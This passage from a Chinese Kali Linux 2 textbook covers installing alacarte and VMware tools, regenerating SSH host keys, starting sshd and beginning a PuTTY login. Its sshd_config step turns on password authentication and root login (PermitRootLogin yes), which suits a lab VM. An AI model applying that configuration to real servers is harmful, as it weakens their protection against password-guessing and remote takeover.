安装完成之后，就可以执行这个软件，如图 2-48 所示。




图 2-48 执行 apt-file

Kali Linux 2 中的菜单里的选项是固定的，如果希望对其进行调整，可以使用一款名为

alacarte 的程序，Kali Linux 2 并没有安装这款程序。可以使用刚讲过的方法来下载并安装这个程序，输入命令“apt-get install alacarte”，执行的结果如图 2-49 所示。




图 2-49　安装 alacarte

安装完成之后，在终端中输入如下命令。

```
root@kali ~ # alacarte
```

alacarte 是一款图形化操作的软件，启动以后的操作界面如图 2-50 所示。




图 2-50　alacarte 的操作界面

alacarte 软件的操作十分简单，这里不再详细介绍。

本书中使用的 Kali Linux 2 是在虚拟机中运行的。有时候，需要在虚拟机 Kali Linux 2 系统和外面的 Windows 系统中共享文件，为了操作方便，可以安装 vmtools，安装的方法如下。

```
root@kali: ~ #apt-get update
root@kali: ~ #apt-get install open-vm-tools-desktop fuse
```

执行的过程如图 2-51 所示。

```
root@kali:~# apt-get update
Get:1 http://mirrors.neusoft.edu.cn/kali kali-rolling InRelease [30.5 kB]
Get:2 http://mirrors.neusoft.edu.cn/kali kali-rolling/main i386 Packages [15.4 M
B]
Get:3 http://mirrors.neusoft.edu.cn/kali kali-rolling/non-free i386 Packages [14
7 kB]
Get:4 http://mirrors.neusoft.edu.cn/kali kali-rolling/contrib i386 Packages [102
 kB]
Fetched 15.7 MB in 17s (908 kB/s)
Reading package lists... Done
root@kali:~# apt-get install open-vm-tools-desktop fuse
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

图 2-51　安装 vmtools

之后重新启动系统，命令如下。

```
root@kali: ~ #reboot
```

重新启动之后，就可以在 Kali 系统和外面的 Windows 系统中拖动共享文件了。

2.3.4　对 Kali Linux 2 网络进行 SSH 远程控制

有时候可能需要远程控制 Kali Linux 2 系统。默认情况下，Kali Linux 2 系统并没有开始 SSH 服务，如果希望远程使用 SSH 服务连接到 Kali Linux 2，需要先在 Kali Linux 2 中进行如下设置。

首先来设置用于连接的密钥，Kali Linux 2 中已经预先配置好了 SSH 的密钥。但是在使用 SSH 服务的时候，最好不用这个默认的密钥，而是自己重新创建一个新的，此时必须停用这个默认的密钥。将这个默认的密钥移动到一个备份文件夹中，然后使用如下命令创建一个新的密钥。

```
dpkg-reconfigure openssh-server
```

首先打开 SSH 所在的目录，命令如下。

```
root@kali: ~ # cd /etc/ssh/
```

在这个文件夹中创建一个备份文件夹 keys_backup，用来保存默认的密钥，如图 2-52 所示。

```
root@kali:/etc/ssh# mkdirkeys_backup
```




图 2-52　创建好的备份文件夹

然后使用如下命令将默认的密钥移动到 keys_backup 文件夹中。

```
root@kali:/etc/ssh# mv ssh_host_* keys_backup
```

然后使用如下命令重新创建一个新的密钥。

```
root@kali:/etc/ssh# dpkg-reconfigure openssh-server
```

这几条命令完整的执行过程如图 2-53 所示。

```
root@kali: /etc/ssh
File  Edit  View  Search  Terminal  Help
root@kali:~# cd /etc/ssh/
root@kali:/etc/ssh# mkdir keys_backup
root@kali:/etc/ssh# mv ssh_host_* keys_backup
root@kali:/etc/ssh# dpkg-reconfigure openssh-server
Creating SSH2 RSA key; this may take some time ...
2048 SHA256:hHDge6sDu4uGGktQraOyFcGY8+8AR3sze17W59uSeQw root@kali (RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:n+olYszTwxjV0SKbAbglCa65eF8rhIelGCq6Vc9Bf+w root@kali (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:DGwPEb/HLlWnXahcYl0TqMj+G7I4/qNCXcILd6mN7m4 root@kali (ED25519)
root@kali:/etc/ssh#
```

图 2-53　对密钥的操作

可以将新生成的密钥的 md5 值与之前默认的 md5 值相比较，如图 2-54 所示。

```
root@kali: /etc/ssh/keys_backup
File  Edit  View  Search  Terminal  Help
root@kali:~# cd /etc/ssh
root@kali:/etc/ssh# md5sum ssh_host_*
c5b2ba6913ccd425aa0048093c2b60ad  ssh_host_ecdsa_key
a4a0933faccdfc62e7517f3036371585  ssh_host_ecdsa_key.pub
03c018ae6de39628820b4f0c391ad92b  ssh_host_ed25519_key
95aa6bdb0984b21c0636c2a64bd9aeee  ssh_host_ed25519_key.pub
8974255d312f6ae50d96006721dbc6b3  ssh_host_rsa_key
ffaa2d4056948d9c4811919be2003791  ssh_host_rsa_key.pub
root@kali:/etc/ssh# cd keys_backup
root@kali:/etc/ssh/keys_backup# md5sum ssh_host_*
89d478ad595aeb0b95fc0e7ed128ddaa  ssh_host_ecdsa_key
794f72ab536cbaab3282e12bdec08d45  ssh_host_ecdsa_key.pub
76630a2046f880f062761c7ca20d8220  ssh_host_ed25519_key
da55d908a55d7f624edd130d2759af2a  ssh_host_ed25519_key.pub
cd8f0120863423ca62468e8100a12ecd  ssh_host_rsa_key
ad7c7085d792e5d138abe192c58747af  ssh_host_rsa_key.pub
root@kali:/etc/ssh/keys_backup#
```

图 2-54　将两个密钥进行比较

修改 sshd_config 文件，该文件的目录位于 /etc/ssh/sshd_config，如图 2-55 所示。

```
# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no
```

图 2-55　修改 sshd_config 文件

将 #PasswordAuthentication yes 的注释去掉，然后将 PermitEmptyPasswords no 修改为 PermitRootLogin yes，如图 2-56 所示。

```
Open ▾   *sshd_config /etc/ssh   Save
# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
PermitRootLogin yes
```

图 2-56　修改之后 sshd_config 文件

接下来，在终端中启动 SSH 服务，使用的命令如下。

```
root@kali: ~ # /etc/init.d/ssh start
```

执行的结果如图 2-57 所示。

```
root@kali:~# /etc/init.d/ssh start
[ ok ] Starting ssh (via systemctl): ssh.service.
root@kali:~# 
```

图 2-57　启动 SSH 服务

如果想查看 SSH 服务运行状态，可以使用如下命令，结果如图 2-58 所示。

```
root@kali: ~ #netstat -antp
```

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
1862/sshd
tcp6       0      0 :::22                   :::*                    LISTEN
1862/sshd
root@kali:~# 
```

图 2-58　查看 SSH 服务运行状态

可以看到目前 SSH 服务已经在 22 端口上运行起来了。

现在在另外一台计算机上使用 SSH 服务来远程控制 Kali Linux 2，这里使用 PuTTY 来完成远程登录，如图 2-59 所示。




图 2-59 PuTTY 的工作界面

PuTTY 的使用很简单，只需要输入目标的 IP 地址和要使用的端口即可，如图 2-60 所示。

